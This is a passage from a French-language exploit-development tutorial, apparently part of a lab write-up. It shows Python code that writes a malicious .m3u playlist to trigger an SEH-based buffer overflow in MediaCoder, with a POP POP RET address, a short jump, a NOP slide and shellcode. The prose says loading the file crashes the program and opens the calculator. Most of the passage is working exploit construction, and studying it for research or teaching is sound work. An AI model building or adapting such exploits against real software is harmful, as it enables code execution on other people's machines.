
# Found in DLLs POP POP RET
pop_pop_ret_addr = "\x1A\x30\xD0\x63"

# JMP Short 6 bytes further (with 2 NOPs)
jmp_short = "\xEB\x06\x90\x90"

nop_slide = '\x90' * 6

obfile=open('C:\\Users\\slb\\Documents\\slb\\dat\\mediacoder_calc.m3u','w')
obfile.write('A' * offset_seh_next + jmp_short + pop_pop_ret_addr + nop_slide + shellcode)
obfile.close()
```

À l'upload du fichier `mediacoder_calc.m3u` dans MediaCoder, une calculatrice s'ouvrira après que MediaCoder ait crash :



**Figure 14:** Windows calc result